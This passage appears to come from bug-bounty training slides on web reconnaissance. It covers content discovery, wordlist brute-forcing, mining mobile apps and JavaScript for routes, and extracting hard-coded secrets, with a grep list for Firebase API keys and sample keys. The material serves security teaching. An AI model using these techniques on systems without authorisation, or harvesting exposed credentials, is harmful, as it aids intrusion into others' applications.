When doing this it's especially important to make sure that you have access to the admin functionality of the software and you grab all those paths, routes, or parameters when proxying.

The screenshot shows the SuiteCRM website with a navigation bar at the top containing 'SUITE CRM', 'Products', 'Services', 'Community', 'About', 'DEMO', and 'DOWNLOAD'. The main content is split into two columns by a vertical dashed line. The left column is titled 'Experience the magic of SuiteCRM 8' and offers a free demo. It includes a text box with the following details: 'To access the demo, please use the following details: Username: will Password: will'. Below this is a red button labeled 'ACCESS THE SUITECRM 8 DEMO'. A note at the bottom of this column states: 'Please note that this is a public demo of SuiteCRM 8. Multiple people will have access to it at any given time and the instance is refreshed regularly.' The right column is titled 'Try it out for yourself' and offers SuiteCRM:OnDemand. It features the SuiteCRM:OnDemand logo, a red button labeled 'SPIN UP IN THE CLOUD' with a hand cursor icon, and a note at the bottom: 'SuiteCRM:OnDemand offers a range of hosted customer solutions and flexible pricing plans designed to empower organisations of all sizes, from start-ups to enterprise.' A footer at the bottom of the page reads: 'We use cookies to ensure that we give you the best experience on our website. If you continue to use this site we will assume that you are happy with it. OK'

CONTENT DISCOVERY (INSTALLED AND LEAKED)

Lastly, you might identify a piece of software is paid or cots, but there is no demo available.

Many times, when installing applications like this, developers do it through [dockerhub](#) and accidentally end up posting the source code somewhere.

Searching through dockerhub can find you an installed instances of the software and because of the nature of docker hub many times you can get access to the complete source code.

Other times you can gain snippets of a piece of paid software through developers posting modifications or sections of it on GitHub.

Docker Hub is the world's largest library and community for container images

Browse over 100,000 container images from software vendors, open-source projects, and the community.

The screenshot shows the Docker Hub interface with a search for 'suitecrm'. The search results are displayed in a grid format. The top result is 'bitnami/suitecrm' by VMware, which is a verified publisher. It has 5M+ pulls and 84 stars. The second result is 'bitnamicharts/suitecrm' by VMware, also a verified publisher, with 3.0K pulls and 0 stars. The third result is 'reseaucerta/suitecrm', which is a sponsored OSS project, with 395 pulls and 0 stars. The interface includes a search bar, navigation links, and a filter sidebar on the left.

Filters

- Products
 - Images
 - Extensions
 - Plugins
- Trusted Content
 - Docker Official Image
 - Verified Publisher
 - Sponsored OSS
- Operating Systems
 - Linux
 - Windows
- Architectures
 - ARM
 - ARM 64
 - IBM POWER
 - IBM Z
 - PowerPC 64 LE
 - x86
 - x86-64

1 - 25 of 149 results for suitecrm. Best Match

Repository	Publisher	Stars	Pulls
bitnami/suitecrm	Verified Publisher	84	13,078
bitnamicharts/suitecrm	Verified Publisher	0	109
reseaucerta/suitecrm	Sponsored OSS	0	6

CONTENT DISCOVERY (CUSTOM)

Sometimes using custom word lists to discover paths and routes can be beneficial.

This process we'll take contextual words related to our application and try to build a word list so that you can brute force paths and parameters based on that context.

For example if you're testing a bank application and you build one of these word lists, it may include the word "invest" or "transaction" or "deposit".

There are a few tools to do this in the industry, the first of which was [CEWL](#).

After much experimentation I have actually gone back to CEWL when I do this sort of content discovery.

You can also use another workflow that feeds [GAU](#) into a tool called [wordlistgen](#).

`echo bugcrowd.com | gau | wordlistgen | sort -u`

```
cewl https://www.geeksforgeeks.org/
```

```
array  
bound  
Copy  
URL  
computer  
articles  
Round  
Page  
Self  
Paced  
Classes  
Working  
Professionals  
Feed  
different  
operations  
important  
Properties  
Bound  
Theory  
Preparation  
System  
PHP  
Must  
This  
org  
Comments  
Sort  
Fibonacci
```


CONTENT DISCOVERY (TIP - RECURSION)

Bounty Tip

"Content discovery" is trying to guess sensitive paths and files that might exist in the application but are not linked anywhere.

Often when doing this part of web assessment you will run into 401 Not Authorized responses. It is beneficial to recursively brute force that path. Often resources past that path have not had the same access controls applied. In addition, 401 replies should be investigated with waybackmachine (<https://archive.org/web/>) to see if they ever did not have authentication applied and to garner clues about the application pathing.

```
https://someapp.com/admin/          401
https://someapp.com/admin/dashboard/ 401
https://someapp.com/admin/dashboard/members 200
```

02

```
3] 301 - 146B - /models/emssql -> https
4] 301 - 146B - /models/fclicksql -> ht
8] 301 - 146B - /models/javatosql -> ht
2] 301 - 146B - /models/nukesql -> http
8] 301 - 146B - /models/settings_sql ->
0] 301 - 146B - /models/swissql -> http
1] 302 - 132B - /models/BLOCKS -> /mode
5] 302 - 136B - /models/ViewModels -> /
3] 301 - 146B - /models/backups_mysql ->
8] 301 - 146B - /models/cache_sql -> ht
2] 301 - 146B - /models/errormysql -> h
3] 301 - 146B - /models/ez_sql -> https
3] 301 - 146B - /models/ezsql -> https:
2] 301 - 146B - /models/htmlsql -> http
7] 301 - 146B - /models/kaybasql -> htt
0] 301 - 146B - /models/linkssql -> htt
5] 301 - 146B - /models/php-mysql -> ht
6] 301 - 146B - /models/plsql -> https:
5] 301 - 146B - /models/rpsql -> https:
5] 301 - 146B - /models/testmysql -> ht
5] 301 - 146B - /models/testsql -> http
16] Starting: controllers/
17] 301 - 146B - /controllers/.pgsql ->
17] 301 - 146B - /controllers/.mysql ->
18] 301 - 146B - /controllers/sql -> htt
0] 301 - 146B - /controllers/mysql -> h
1] 301 - 146B - /controllers/_sql -> ht
2] 301 - 146B - /controllers/_mysql ->
7] 301 - 146B - /controllers/error_mysql
0] 301 - 146B - /controllers/.psql -> h
6] 301 - 146B - /controllers/websql ->
1] 301 - 146B - /controllers/db_mysql ->
5] 301 - 146B - /controllers/ntunnel_mysql
5] 301 - 146B - /controllers/phpmysql ->
Last request to: return_product
```


CONTENT DISCOVERY (TIP – MOBILE)

Often mobile application binaries can contain pathing for the same website we might be testing!

Usually this is an API hanging off our main domain.

You can use [APKleaks](#) to parse out paths from an APK file to get additional routes and API endpoints and parameters.

```
APKleaks
v2.2.0
--
Scanning APK file for URIs, endpoints & secrets
(c) 2020-2021, dwwiswant0

usage: apkleaks [-h] -f FILE [-o OUTPUT] [-p PATTERN] [--json]

optional arguments:
  -h, --help            show this help message and exit
  -f FILE, --file FILE  APK file to scanning
  -o OUTPUT, --output OUTPUT
                        Write to file results (random if not set)
  -p PATTERN, --pattern PATTERN
                        Path to custom patterns JSON
  --json                Save as JSON format
```

github.com/dwwiswant0/apkleaks

```
/#access_token
/?error=access_denied
/rt/mobile/action-execution-log
/rt/risk/verifyidentity
/rt/external-rewards/create-link/
/rt/external-rewards/delete-link/
/rt/external-rewards/get-account-linking-screen
/rt/external-rewards/get-celebration-screen
/rt/external-rewards/get-program-details-screen
/rt/external-rewards/get-programs/
/rt/finprod/finprod-rewards-eligibility/eligibility
/rt/finprod/finprod-rewards-eligibility/eligibility
/rt/gifting/get-gift-details
/rt/gifting/get-landing-page
/rt/gifting/get-purchase-page
/rt/gifting/get-purchased-gifts
/rt/gifting/get-redemption-page
/rt/gifting/purchase-gift-card
/rt/gifting/redeem
/rt/gifting/send-gift-email
/rt/riders/log-hub-user-interaction
/rt/communications/get-unsubscriptions
/rt/communications/set-unsubscriptions
/rt/payments-compliance/v1/oe/hydrate
/rt/payments-compliance/v1/uc/submit
/rt/payments-compliance/v2/uc/submit
/rt/mobile-integration-test/{name}
/rt/rewards/aet-client-qaming
```

[ubereats.com](https://www.ubereats.com)



JAVASCRIPT ANALYSIS

WHAT ARE WE AFTER?

Endpoints, **parameters, routes, secrets, domains.**

JAVASCRIPT ANALYSIS

One of the most important parts of assessing a web application, that ties into content discovery, is analyzing the sites **JavaScript**.

If the application is a heavy JavaScript framework than many of the **routes** or **parameters** will be defined in the JavaScript.

Many times API references will also be housed in JavaScript files.

Additionally, in the worst case scenarios, developers can also store **secrets** in JavaScript thinking that no one will find them.

```
function App() {  
  return (  
    <Router>  
      <div>  
        <h2>React Router Step By Step Tutorial</h2>  
        <nav>  
          <ul>  
            <li><Link to={'/' } > Home </Link></li>  
            <li><Link to={'/contact'} >Contact</Link></li>  
            <li><Link to={'/about'} >About</Link></li>  
            <li><Link to={'/services'} >Services</Link></li>  
          </ul>  
        </nav>  
        <Switch>  
          <Route path = "/" exact component = {Home}></Route>  
          <Route path = "/contact" component = {Contact}></Route>  
          <Route path = "/about" component = {About}></Route>  
          <Route path = "/services" component = {Services}></Route>  
        </Switch>  
      </div>  
    </Router>  
  );  
}
```


JAVASCRIPT ANALYSIS (PATHS VIA GAP)

Again one of our esteemed class members, XNL, has also created a tool that helps us parse paths and routes out of JavaScript files.

Gap is a burp extension where you can right click on your entire scope and it will grab **links**, **endpoints**, and **parameters** from not only the JavaScript files but also inline JavaScript.

The screenshot displays the GAP extension interface within Burp Suite. The top navigation bar includes: Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and GAP.

Select param types you want to retrieve:

- REQUEST PARAMETERS:**
 - Query string params
 - Message body params
 - Param attribute within a multi-part message body
 - JSON params
 - Cookie names
 - Items of data within an XML structure
 - Value of tag attributes within XML structure
- RESPONSE PARAMETERS:**
 - JSON params
 - Value of tag attributes within XML structure
 - Name and Id attributes of HTML input fields
 - Javascript variables and constants
 - Name attribute of Meta tags
 - Params from links found

Output options:

- Include the list of common params in list (e.g. used for redirects)?
- Build concatenated query string with param value:
- Include URL path words in parameter list?
- Include site map endpoints in link list?
- Auto save output to directory:
-

The latest generated query string of all parameters:

```
RelayState=XNLV0&active=XNLV1&admin=XNLV2&callback=XNLV3&cancelURL=XNLV4&cancelUrl=XNLV5&cancel_url=XNLV6&debug=XNLV7&dest=XNLV8&destination=XNLV9&forward=XNLV10&forward_url=XNLV11&forwardurl=XNLV12&go=XNLV13&goTo=XNLV14&goto=XNLV15&id=XNLV16&location=XNLV17&locationURL=XNLV18&locationUrl=XNLV19&locationurl=XNLV20&n=XNLV21&next=XNLV22&out=XNLV23&page=XNLV24&prev=XNLV25&previous=XNLV26&r_URL=XNLV27&r_Url=XNLV28&r_url=XNLV29&redir=XNLV30&redirect=XNLV3
```

Potential parameters found - 56 unique:

- RelayState
- active
- admin
- callback
- cancelURL
- cancelUrl
- cancel_url
- debug
- dest
- destination
- forward
- forward_url
- forwardurl

Potential links found - 41 unique: Show origin endpoint In scope only

- /api/v1/application/n4igw1aat
- /btnt.js
- /gb-en/
- /gtm.js
- /js/index.js
- /offline.html
- /sdk/rba-lightbox.min.js
- /static/uim-web-sdk/6.0/uimRemainingApi-v6.0.0-61f3a6a7.min.js
- /sw.js
- /uim/api/application/5b2ce30bd9a0bf285ac70c10/config/production
- /uim/api/consent/supported/countries
- /uim/api/token/reobtain
- /v3/config/pages

Link filter: Negative match Case sensitive

Link exclusions:

JAVASCRIPT ANALYSIS (BEAUTIFYING++)

If you run into heavily packed or obfuscated JS code, give <https://deobfuscate.io> a try.

<http://deobfuscate.io>:

- Unpacks arrays
- Simplifies expressions
- Beautifies the code
- and more

JavaScript Deobfuscator

A simple but powerful deobfuscator to remove common JavaScript obfuscation techniques



Input

```
1 // Example obfuscated code
2 const _0x38a2db = ['\x54\x6f\x74a\x6c', '\x6c\x6f\x67', '\x3a\x20'];
3 const _0x9b58d9 = function(_0x39ddb7) {
4   return _0x38a2db[_0x39ddb7 + (-0x6d5 + 0x58 + 0x11 * 0x62)];
5 }, _0x498b9b = function(_0x48d808, _0x14da1e) {
6   return _0x9b58d9(_0x48d808);
7 }, _0x34c7bc = function(_0x16af1d, _0x27a29e) {
8   return _0x498b9b(_0x16af1d);
9 }, _0x23a1 = _0x34c7bc;
10 let total = 0x2 * 0x109e + -0xc * -0x16a + -0x3234;
11 for (let i = 0x1196 + 0x97b * 0x3 + -0x2e07; i < -0x95 * -0x38 + -0x1a
12   total += i;
13 }
14 console[_0x34c7bc(-0x1e7c + -0x1 * -0x1367 + 0x2ef * -0x11)](_0x498b
```

Deobfuscate

Output

```
1 let total = 0;
2 for (let i = 0; i < 10; i++) {
3   total += i;
4 }
5 console.log("Total: " + total);
6
```

Copy Result

JAVASCRIPT ANALYSIS (MINING)

You should be looking for verbatim, hard-coded secrets in JS files.

JS Miner (Burp extension) adds passive scanning checks to alert you of these.

<https://portswigger.net/bappstore/0ab7a94d8e11449daaf0fb387431225b>

💧 Not just regex either, it uses a (Shannon) entropy function for things that might be interesting.

JAVASCRIPT ANALYSIS (MINING)

Issues

[JS Miner] Subdomains [14]

- <https://static.twitchcdn.net/assets/clips-main-fb0ade05a4db91cf326.js>
- <https://static.twitchcdn.net/assets/core-a1c70f6b82484440b9be.js>
- <https://static.twitchcdn.net/assets/features.video-player.components.video-ads.audio-ad-overlay.component-845ad3912c856a72b565.js>
- <https://static.twitchcdn.net/assets/features.whispers-1720e5390193abf91c71.js>
- <https://static.twitchcdn.net/assets/minimal-ae113aec5ac0ae49c660.js>
- <https://static.twitchcdn.net/assets/pages.channel.components.channel-shell.components.chat-shell.components.chat-live-c4052770516bb8acb4b1.js>
- <https://static.twitchcdn.net/assets/pages.directory-game-f78773a0c324c1db16a8.js>
- <https://static.twitchcdn.net/assets/pages.following-6bd34fd00e9f290e440c.js>
- <https://static.twitchcdn.net/assets/pages.front-a8bc6daae9eefeb53868.js>
- <https://static.twitchcdn.net/assets/pages.settings-62a7e1f7f897a43a34a8.js>

Advisory Request Response Path to issue

Pretty Raw Hex Render

```
,,
{
  name: "简体中文", languageCode: "zh-cn", locale: "zh-CN", intlMessageFormatKey: "zh", loader: function () {
    return n.e(74222).then(n.bind(n, 820478))
  },
  cldrLocale: "zh-hans"
},
{
  name: "繁體中文", languageCode: "zh-tw", locale: "zh-TW", intlMessageFormatKey: "zh-hant", loader: function () {
    return n.e(11063).then(n.bind(n, 360450))
  },
  cldrLocale: "zh-hant"
},
{
  name: "日本語", languageCode: "ja", locale: "ja-JP", loader: function () {
    return n.e(6787).then(n.bind(n, 679361))
  }
},
{
  name: "한국어", languageCode: "ko", locale: "ko-KR", loader: function () {
    return n.e(78762).then(n.bind(n, 928792))
  }
}
], this.defaultAvatarURL="https://static-cdn.jtvnw.net/jtv_user_pictures/xarth/404_user_70x70.png", this.defaultStreamPreviewURL=
"https://static-cdn.jtvnw.net/ttv-static/404_preview-160x90.jpg", this.defaultBoxArtURL="https://static-cdn.jtvnw.net/ttv-static/404_boxart.jpg", this.
defaultCollectionPreviewURL="https://static-cdn.jtvnw.net/ttv-playlists-thumbnails-prod/missing-video-thumb-320x180.png", this.forceNetworkLogging=!1, this.
networkLoggingHostNames=["twitch.tv", "localhost", "twitch.tech", "jtvnw.net", "twitchcdn.net", "twitchcdn.tech", "twitchcdn-shadow.net", "twitchevc.net", "twitchevc.tech",
"twitchevc-shadow.net", "arkoselabs.com"], this.defaultNetworkLoggingThreshold=.15, this.layoutCacheKey="TwitchCache:Layout", this.forceComponentBenchmarking=!1, this.
defaultComponentBenchmarkingThreshold=.1, this.forcePerformanceMonitoring=!1, this.defaultPerformanceMonitoringSettings=[.01, 60], this.forceBenchmarkingTools=!1, this.
dnpNetworkCode="3576121", this.defaultAPIVersion="5", this.forceMinConsoleLogLevelKey="twilight.minConsoleLogLevel", this.tryPrimeURI="https://gaming.amazon.com/", this.
experimentsOverrideCookie="experiment_overrides", this.persistentPlayerEnabledKey="persistenceEnabled", this.manifestURL=
"https://static.twitchcdn.net/config/manifest.json?v=1", this.cdnURL="https://static.twitchcdn.net/", this.playerBaseURL="https://player.twitch.tv", this.captchaKey=
"6Ld65QcTAAAAAMBbAEBdkJq4W14CsJy7flvKhYqX", this.invisibleCaptchaKey="6Lcjj18UAAAAAMCzOHbUj-yb2MBE1PKqZm1E5bbL", this.moonbaseURL="https://appeals.twitch.tv", this.
currentAuthConfig=o.Q.Www
}
return Object.defineProperty(e.prototype, "authSettings", {
  get: function () {
    return this.allAuthSettings[this.currentAuthConfig]
  },
  enumerable: !1, configurable: !0
}), e
}
(), l="https://api.twitch.tv", c="https://gql.twitch.tv", d="production", u="irc-ws.chat.twitch.tv", h="https://passport.twitch.tv", g="https://id.twitch.tv", _=function(e) {
  function t() {
    var t, n=null!==(e=e.apply(this, arguments))||this;
    return n.buildType=i.k.Production, n.apiBaseURL=l, n.graphQLEndpoint="".concat(c, "/gql"), n.passportBaseURL=h, n.pubsubEnvironment=d, n.tmiHost=u, n.interpolateURL=g, n.
```

JAVASCRIPT ANALYSIS (SCANNING)

@LewisArdern made [Metasec.js](#) a while back which can be used on a downloaded JS file.

It uses the static source code security analysis engines of:

- 🔍 npm-audit
- 🔍 yarn-audit
- 🔍 semgrep for secrets and JS sec issues

metasec.js

Security Meta Analysis For JavaScript Applications.

Experimental functionality:

- Reviews the package.json and provides guidance on potential issues or misconfigurations when using a particular dependency from a repository
- Performs third-party dependency scanning using npm or yarn audit
- Identifies secrets using [semgrep](#)
- Identifies security issues using [semgrep](#)
- Finds ReDoS issues with [recheck](#)
- Finds Electron issues with [electronegativity](#)

JAVASCRIPT ANALYSIS (WEBPACKED)

Another resource for unpacking Webpacked JS files is [Webpack Exploder](#) by [@spaceraccoonsec](#)



Webpack Exploder

Unpack the source code of React and other Webpacked Javascript apps! Check out [Expanding the Attack Surface: React Native Android Applications](#) to learn how to turbocharge your React hacking. Test this out against some [real samples](#)!

Map File

Select

EXPLODE!

Built by [Eugene Lim](#) & Styled by [NES.css](#)

Share: [Twitter](#) [Facebook](#) [LinkedIn](#) [GitHub](#)

The following strings can be grepped for in order to extract the Firebase API key from the `index.android.bundle`:

```
FIREBASE_API_KEY
FIREBASE_AUTH_DOMAIN
FIREBASE_DB_URL
FIREBASE_BUCKET
apiKey
```

For example:

```
> grep -rnis 'apiKey' index.android.bundle
... omitted for brevity ...

initializeApp({apiKey:"AIzaSyDokhX9fzFlJMfXjwbiiG-2fGDhi4kLPFI",
authDomain:"react-native-examples-bcc4d.firebaseio.com",
databaseURL:"https://react-native-examples-bcc4d.firebaseio.com",
projectId:"react-native-examples-bcc4d",
storageBucket:"",
messagingSenderId:"928497342409"});

... omitted for brevity ...
```

In addition to finding Firebase credentials, the `index.android.bundle` file can also be analysed for API endpoints. In a React Native application I was reversing, I was able to find a number of API endpoints by browsing through the un-minified JavaScript in Chrome:

<https://blog.assetnote.io/bug-bounty/2020/02/02/expanding-attack-surface-react-native/>



THE BIG QUESTIONS

BIG QUESTIONS (PASSING DATA)

The first question I asked myself when looking at an application is **how does this app pass data?**

Does it use a resource, parameter, value, format?

`https://app.com/resource?parameter=value¶m2=value`

Or does it use a RESTful format?


`https://app.com/route/resource/sub-resource/...`

Understanding this will be the cornerstone of how you test for vast categories of bugs. The bugs will be there, but if you're not familiar with where to inject your payloads, you will fail.

BIG QUESTIONS (USERS)

Next, I ask myself **how/where does the app talk about users?**


Understanding how users (yourself and other users) are referenced and where in the application is pivotal to finding several bug classes, **most specifically Access, Authorization, Logic, and Information Disclosure bugs.**



BIG QUESTIONS (USER LEVELS)

Does the site have **multi-tenancy** or **different user levels**?

This will also dictate how we test for authorization and access bugs.




BIG QUESTIONS (THREAT MODEL)

Does the site have a **unique threat model**?

If the application houses more than the standard PII data, it's easy to forget to target that data in your testing.

Examples: API keys, application data for doxing.




BIG QUESTIONS (SECURITY RESEARCH)

Has there been **past security research & vulns?**

<https://samcurry.net/cracking-my-windshield-and-earning-10000-on-the-tesla-bug-bounty-program/>

After spending more time messing with the input I saw that the allowed content length for the input was very long. I decided to name the Tesla my XSS hunter payload and continued toying around with the other functionalities on the car.



